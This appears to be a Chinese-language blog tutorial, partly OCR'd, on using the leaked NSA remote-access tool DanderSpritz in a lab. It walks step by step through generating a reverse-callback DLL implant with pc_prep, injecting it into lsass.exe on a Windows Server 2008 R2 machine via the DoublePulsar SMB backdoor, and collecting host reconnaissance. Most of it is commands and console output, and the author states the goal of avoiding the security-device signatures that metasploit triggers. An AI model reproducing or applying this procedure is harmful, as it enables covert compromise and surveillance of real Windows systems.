
DanderSpritz介绍

DanderSpritz是nsa著名的RAT,很多的反病毒厂商都抓到过此RAT的样本,信息收集模块做的特别全。

使用python start_lp.py启动,设置好配置信息之后,功能就可以使用。




打开之后我们可在终端进行输入help，进行查看帮助信息。



可用命令的数量比FuzzBunch要多一些，我研究此远控的目的是为了能生成dll文件，配合DoublePulsar使用，直接反向连接到DanderSpritz,我本人不是特别喜欢用metasploit,很多的防护设备已经有了metasploit的特征,容易发现。还有metasploit生成的dll在使用DoublePulsar注入到win7的时候,win7会重启。

经过一番查找，发现pc_prep负责生成有效载荷。



pc_prep有点类似于msfvenom。使用命令pc_prep -sharedlib列出可生成dll的选项，来生成一个DLL的马儿，配置信息如下：

pc_prep -sharedlib

- Possible payloads:
- 0) - Quit
- 1) - Standard TCP (i386-winnt Level3 sharedlib)
- 2) - HTTP Proxy (i386-winnt Level3 sharedlib)
- 3) - Standard TCP (x64-winnt Level3 sharedlib)

- 4) - HTTP Proxy (x64-winnt Level3 sharedlib)
- 5) - Standard TCP Generic (i386-winnt Level4 sharedlib)
- 6) - HTTP Proxy Generic (i386-winnt Level4 sharedlib)
- 7) - Standard TCP AppCompat-enabled (i386-winnt Level4 sharedlib)
- 8) - HTTP Proxy AppCompat-enabled (i386-winnt Level4 sharedlib)
- 9) - Standard TCP UtilityBurst-enabled (i386-winnt Level4 sharedlib)
- 10) - HTTP Proxy UtilityBurst-enabled (i386-winnt Level4 sharedlib)
- 11) - Standard TCP WinsockHelperApi-enabled (i386-winnt Level4 sharedlib)
- 12) - HTTP Proxy WinsockHelperApi-enabled (i386-winnt Level4 sharedlib)
- 13) - Standard TCP (x64-winnt Level4 sharedlib)
- 14) - HTTP Proxy (x64-winnt Level4 sharedlib)
- 15) - Standard TCP AppCompat-enabled (x64-winnt Level4 sharedlib)
- 16) - HTTP Proxy AppCompat-enabled (x64-winnt Level4 sharedlib)
- 17) - Standard TCP WinsockHelperApi-enabled (x64-winnt Level4 sharedlib)
- 18) - HTTP Proxy WinsockHelperApi-enabled (x64-winnt Level4 sharedlib)

Pick the payload type

3

Update advanced settings

NO

Perform IMMEDIATE CALLBACK?

YES

Enter the PC ID [0]

0

Do you want to LISTEN?

NO

Enter the callback address (127.0.0.1 = no callback) [127.0.0.1]

192.168.38.128

Change CALLBACK PORTS?

NO

Change exe name in version information?

NO

- Pick a key
- 0) Exit
- 1) Create a new key
- 2) Default

Enter the desired option

2

- Configuration:
-
- <?xml version='1.0' encoding='UTF-8' ?>
- <PCConfig>
- <Flags>
- <PCHEAP_CONFIG_FLAG_CALLBACK_NOW/>
- <PCHEAP_CONFIG_FLAG_DONT_CREATE_WINDOW/>
- </Flags>
- <Id>0x0</Id>
- <StartListenHour>0</StartListenHour>
- <StopListenHour>0</StopListenHour>
- <CallbackAddress>192.168.38.139</CallbackAddress>
- </PCConfig>
-

Is this configuration valid

YES

Do you want to configure with FC?


NO

- Configured binary at:
- E:\Logs\z0.0.0.1\z0.0.0.1\Payloads\PeddleCheap_2017_04_17_08h49m06s.296/PC_Level3_dll.configured


DanderSpritz(RAT)PeddleCheap选项提供三种马儿连接选择

我选择了监听方式,也就是反向连接。

然后开始监听端口，默认监听端口TCP/53，TCP/80，TCP/443，TCP/1509：



现在我们配合DoublePulsar来使用,让DoublePulsar把DanderSpritz生成的dll注入到lsass.exe进程



```
Module: Doublepulsar
====================

Name                      Value
----                      -----
NetworkTimeout            60
TargetIp                  192.168.38.139
TargetPort                445
DllPayload                e:\PC_Level3_dll.base
DllOrdinal                1
ProcessName               lsass.exe
ProcessCommandLine
Protocol                  SMB
Architecture              x64
Function                  RunDLL

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[+] Selected Protocol SMB
[.] Connecting to target...
[+] Connected to target, pinging backdoor...
        [+] Backdoor returned code: 10 - Success!
        [+] Ping returned Target architecture: x64 (64-bit) - XOR Key: 0x9F4326B
0
    SMB Connection string is: Windows Web Server 2008 R2 7600
    Target OS is: 2008 R2 x64
    Target SP is: 0
        [+] Backdoor installed
        [+] DLL built
        [.] Sending shellcode to inject DLL
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Command completed successfully
[+] Doublepulsar Succeeded

fb Payload (Doublepulsar) >
```

然后DanderSpritz接收到的请求要求接受它。一旦yes接受连接，终端开始滚动了很多有关目标的信息，会自动执行各种命令,有一些命令需要确认,

ARP表

路由表

系统信息

端口信息

进程列表（一些过程，如那些由虚拟化用于以不同的颜色被突出显示）；

内存状态

USB的信息

计划任务分析

安装语言和操作系统的版本

磁盘和可用空间的列表

等.................


```
- [2017-04-18 11:16:54 z0.0.0.11] Showing all non-local and non-tunnel encapsulation adapter information, see command 197 for full interface list
|              Description              |        MAC        |       IP        |    Netmask    |   Gateway    |  DHCP Server   |                    Name
+---------------------------------------+-------------------+-----------------+---------------+--------------+----------------+-----------------------------------------------
| Intel(R) PR0/1000 MT Network Connection | 00-0C-29-4E-5E-69 | 192.168.38.139 | 255.255.255.0 | 192.168.38.2 | 192.168.38.254 | 本地连接 ({51F9A930-0A68-400F-8997-658526CA3EE
Running command 'survey -run E:\shadowbroker\windows\Resources\Ops\Data\survey.xml -sections env-setup -quiet'
Running command 'systemversion '
Architecture : x64
  OS Family : winnt
    Version : 6.1 (Build 7600)
   Platform : Windows 2008
Service Pack : 0.0
 Extra Info :
Product Type : Server
   Windows .NET Web Server is installed.
   Terminal Services is installed.
   Terminal Services is installed, but only one interactive session is supported.

   Command completed successfully
- [2017-04-18 11:16:56 z0.0.0.11] Loaded safety handlers from previous op(s)
```


```
   Command completed successfully
Running command 'survey -run'

- [2017-04-18 11:16:57 z0.0.0.11] ================================ Process list ================================================================
- [2017-04-18 11:16:59 z0.0.0.11] Data age: 00 seconds - data is fresh
- | PID  | PPID |                                    Full Path                                                |            User              |                          Comm
- +------+------+-----------------------------------------------------------------------------------------+------------------------------+------------------------------
- |    0 |    0 |                                                                                         |                              |
- |    4 |    0 | System                                                                                  |                              | System Kernel
- |  236 |    4 | ---\SystemRoot\System32\smss.exe                                                        | NT AUTHORITY\SYSTEM          | Session Manager Subsystem
- |  324 |  316 | C:\Windows\system32\csrss.exe                                                           | NT AUTHORITY\SYSTEM          | Client-Server Runtime Server
- |  376 |  368 | C:\Windows\system32\csrss.exe                                                           | NT AUTHORITY\SYSTEM          | Client-Server Runtime Server
- | 1800 |  376 | ---C:\Windows\system32\conhost.exe                                                      | WIN-RL5CK4QOFKO\Administrator | Microsoft Console Windows Hos
- |  384 |  316 | C:\Windows\system32\wininit.exe                                                         | NT AUTHORITY\SYSTEM          | Vista background service laun
- |  480 |  384 | ---C:\Windows\system32\services.exe                                                     | NT AUTHORITY\SYSTEM          | Windows Service Controller
- |  588 |  480 | ------C:\Windows\system32\svchost.exe                                                   | NT AUTHORITY\SYSTEM          | Microsoft Service Host Proces
- | 1856 |  588 | ---------C:\Windows\system32\wbem\wmiprvse.exe                                          | NT AUTHORITY\NETWORK SERVICE | Microsoft Windows Management
- | 1748 |  588 | ---------C:\Windows\System32\slui.exe                                                   | WIN-RL5CK4QOFKO\Administrator |
- |  644 |  480 | ------C:\Program Files\VMware\VMware Tools\vmacthlp.exe                                  | NT AUTHORITY\SYSTEM          | VMWare
- |  680 |  480 | ------C:\Windows\system32\svchost.exe                                                   | NT AUTHORITY\NETWORK SERVICE | Microsoft Service Host Proces
- |  764 |  480 | ------C:\Windows\System32\svchost.exe                                                   | NT AUTHORITY\LOCAL SERVICE   | Microsoft Service Host Proces
- |  812 |  480 | ------C:\Windows\system32\svchost.exe                                                   | NT AUTHORITY\SYSTEM          | Microsoft Service Host Proces
- |  848 |  480 | ------C:\Windows\system32\svchost.exe                                                   | NT AUTHORITY\LOCAL SERVICE   | Microsoft Service Host Proces
- |  888 |  480 | ------C:\Windows\System32\svchost.exe                                                   | NT AUTHORITY\SYSTEM          | Microsoft Service Host Proces
- | 2408 |  888 | ---------C:\Windows\system32\Dwm.exe                                                    | WIN-RL5CK4QOFKO\Administrator | Vista Desktop Window Manager
- |  936 |  480 | ------C:\Windows\system32\svchost.exe                                                   | NT AUTHORITY\NETWORK SERVICE | Microsoft Service Host Proces
- |  276 |  480 | ------C:\Windows\system32\svchost.exe                                                   | NT AUTHORITY\LOCAL SERVICE   | Microsoft Service Host Proces
- |  916 |  480 | ------C:\Windows\System32\spoolsv.exe                                                   | NT AUTHORITY\SYSTEM          | Microsoft Printer Spooler Se
- | 1064 |  480 | ------C:\Windows\system32\svchost.exe                                                   | NT AUTHORITY\SYSTEM          | Microsoft Service Host Proces
- | 1088 |  480 | ------C:\Windows\system32\inetsrv\inetinfo.exe                                          | NT AUTHORITY\SYSTEM          | IIS Admin Service Helper
- | 1148 |  480 | ------C:\Windows\Microsoft.NET\Framework64\v3.0\Windows Communication Foundation\SMSvcHost.exe | NT AUTHORITY\LOCAL SERVICE |
- | 1256 |  480 | ------C:\Windows\system32\svchost.exe                                                   | NT AUTHORITY\LOCAL SERVICE   | Microsoft Service Host Proces
- | 1304 |  480 | ------C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe               | NT AUTHORITY\SYSTEM          |
- | 1344 |  480 | ------C:\Program Files\VMware\VMware Tools\vmtoolsd.exe                                  | NT AUTHORITY\SYSTEM          | VMware Tools
- | 1368 |  480 | ------C:\Windows\system32\svchost.exe                                                   | NT AUTHORITY\SYSTEM          | Microsoft Service Host Proces
```

```
- [2017-04-18 11:17:04 z0.0.0.11] 1 safety handler registered for drivers
- |      Driver       |                    Path                    |          Flags          |              Comment              |  Type   | First Seen | Also On |
- +-------------------+--------------------------------------------+-------------------------+-----------------------------------+---------+------------+---------+
- | dump_diskdump.sys | C:\Windows\system32\drivers                | NEW,RANDOM,NO_HASH      | !!! POSSIBLE driver mem dump !!! | WARNING | 2017-04-18 |         |
- | dump_lsi_sas.sys  | C:\Windows\system32\drivers                | NEW,RANDOM,NO_HASH      | !!! POSSIBLE driver mem dump !!! | WARNING | 2017-04-18 |         |
- | vmmemctl.sys      | c:\program files\common files\vmware\drivers\memctl | NAME_MATCH,NEW,NO_HASH | VMware Server Memory Controller | NORMAL  | 2017-04-18 |         |
- | vmrawdsk.sys      | c:\program files\vmware\vmware tools       | NAME_MATCH,NEW,NO_HASH  | VMWare Raw Disk Helper Driver     | NORMAL  | 2017-04-18 |         |
- | vmusbmouse.sys    | C:\Windows\system32\drivers                | NEW,UNIDENTIFIED        |                                   |         | 2017-04-18 |         |
- | vsock.sys         | C:\Windows\system32\drivers                | NEW,UNIDENTIFIED        |                                   |         | 2017-04-18 |         |
```

